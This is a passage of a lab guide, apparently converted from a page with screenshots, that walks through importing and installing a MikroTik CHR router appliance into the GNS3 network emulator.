


Figure 3 – Downloading the MikroTik router image from the GNS3 marketplace

6. Navigate to your downloads folder (or wherever you downloaded the files) and unzip the image file
7. Start the GNS3 Workspace
8. At the GNS3 Workspace top ribbon bar, go to ***File,*** and on the submenu, click on ***Import Appliance***




Figure 4 – Screenshot of GNS3 Workspace menu selection

9. Select the appliance file that you downloaded and unzipped




Figure 5 – Selecting the appliance to import into GNS3 Workspace

10. Press the ***Open*** button

11. Select the server type: Install the appliance on the GNS3 VM (recommended) and press the ***Next*** button




Figure 6 – Configuring the GNS3 Workspace with a MikroTik appliance

12. Accept the default QEMU settings and press the ***Next*** button




Figure 7 – Accept the QEMU settings

13. Highlight the Appliance Version (in this case, we are using version 7.10.1), and you will see the status Missing Files. To fix this, click on ***Import***




Figure 8 – Correct the missing files for the MikroTik router

14. Navigate to where you unzipped the image file from Step 6




Figure 9 – Navigate to where the image file was saved after unziping

15. Now the status has changed to Ready to Install. Highlight the Ready to Install and click on ***Next***




Figure 10 – Installing the MikroTik CHR router

16. Confirm the installation by pressing ***Yes***

17. Read the notes, and press ***Finish***




Figure 11 – Finish the addition of a MikroTik router to the GNS3 environment

18. You will now see the MikroTik router in the Routers Menu. You can drag it to the workspace and start it to make sure it runs




Figure 12 – MikroTik Router successfully installed in the GNS3 Working Environment

End of Lab

